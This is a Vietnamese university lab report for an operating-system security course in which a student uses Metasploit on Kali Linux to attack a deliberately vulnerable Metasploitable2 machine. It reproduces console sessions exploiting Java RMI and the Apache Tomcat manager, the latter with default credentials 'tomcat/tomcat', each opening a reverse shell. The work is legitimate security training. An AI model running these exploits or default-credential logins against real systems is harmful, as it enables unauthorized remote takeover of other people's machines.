HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

Môn: AN TOÀN HỆ ĐIỀU HÀNH

BÁO CÁO BÀI THỰC HÀNH SỐ 1

Họ và tên sinh viên:
Đỗ Tiến Sĩ
Mã số sinh viên:
B20DCAT153

Họ và tên giảng viên:
PGS.TS. Hoàng Xuân Dậu

Hà Nội 3/2023 (tháng/năm)

I. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.

- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Chuẩn bị

1. Các phần mềm, công cụ cần có

- Kali Linux

- Metasploit

- Metasploitable: Máy ảo VMWare chứa lỗi, có thể tại tại:

o Metasploitable - Browse /Metasploitable2 at SourceForge.net

2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại:

https://www.hackingarticles.in/comprehensive-guide-on-metasploitable

Bài thực hành này tìm hiểu về các lỗ hổng bảo mật nguy hiểm trên một số dịch vụ của hệ điều hành và cách khai thác: - Lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-modulelibrary/?mm=exploit/multi/misc/java_rmi_server -


- Lỗ trong trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở

xa, cho phép khai thác và kiểm soát hệthống. Đọc thêm tại https://www.infosecmatter.com/metasploit-modulelibrary/?mm=exploit/multi/http/tomcat_mgr_upload

III. Nội dung thực hành

1. Cài đặt các công cụ, nền tảng

Cài đặt Kali Linux:




Tải và cài đặt Metasploitable2 làm máy victim:

```
msfadmin@B20AT153-Si-meta:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9d:aa:11
          inet addr:192.168.17.140  Bcast:192.168.17.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9d:aa11/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:607 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:134809 (131.6 KB)  TX bytes:69749 (68.1 KB)
          Interrupt:17 Base address:0x2000

msfadmin@B20AT153-Si-meta:~$ ping -c 4 192.168.17.139
PING 192.168.17.139 (192.168.17.139) 56(84) bytes of data.
64 bytes from 192.168.17.139: icmp_seq=1 ttl=64 time=0.982 ms
64 bytes from 192.168.17.139: icmp_seq=2 ttl=64 time=0.851 ms
64 bytes from 192.168.17.139: icmp_seq=3 ttl=64 time=0.908 ms
64 bytes from 192.168.17.139: icmp_seq=4 ttl=64 time=1.06 ms

--- 192.168.17.139 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.851/0.952/1.069/0.087 ms
msfadmin@B20AT153-Si-meta:~$
msfadmin@B20AT153-Si-meta:~$ echo

msfadmin@B20AT153-Si-meta:~$
```


2. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại:

Tìm địa chỉ IP của máy victim, kali:


```
Last login: Wed Mar 15 11:12:01 EDT 2023 on tty1
Linux B20AT153-Si-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@B20AT153-Si-meta:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9d:aa:11
          inet addr:192.168.17.140  Bcast:192.168.17.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9d:aa11/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8508 (8.3 KB)  TX bytes:8684 (8.4 KB)
          Interrupt:17 Base address:0x2000

msfadmin@B20AT153-Si-meta:~$ _
```



Kiểm tra kết nối mạng giữa các máy:



3. Khai thác lỗ hổng sự dụng cấu hình ngầm định trong dịch vụ Java RMI



```
[*] 192.168.17.139:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.17.140
RHOSTS ⇒ 192.168.17.140
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.17.139:4444
[*] 192.168.17.140:1099 - Using URL: http://192.168.17.139:8080/e8N6Mj52JPruW
4
[*] 192.168.17.140:1099 - Server started.
[*] 192.168.17.140:1099 - Sending RMI Header ...
[*] 192.168.17.140:1099 - Sending RMI Call ...
[*] 192.168.17.140:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.17.140
whoa[*] Command shell session 1 opened (192.168.17.139:4444 → 192.168.17.140
:49711) at 2023-03-15 23:21:19 -0400

whoami
/bin/sh: line 3: whoawhoami: command not found
whoami
root
uname -a
Linux B20AT153-Si-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
hostname
B20AT153-Si-meta
```

4. Khai thác lỗi trên Apache Tomcat

```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.17.140
RHOSTS ⇒ 192.168.17.140
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.17.140
RHOSTS ⇒ 192.168.17.140
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_t
cp
payload ⇒ java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.17.139:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying rLniCoQzQuntTyC95Axq ...
[*] Executing rLniCoQzQuntTyC95Axq ...
[*] Undeploying rLniCoQzQuntTyC95Axq ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.17.140
whoa[*] Command shell session 1 opened (192.168.17.139:4444 → 192.168.17.140
:46976) at 2023-03-15 23:31:13 -0400

whoami
/bin/sh: line 3: whwhoami: command not found
whoami
tomcat55
uname -a
Linux B20AT153-Si-meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
hostname
B20AT153-Si-meta
```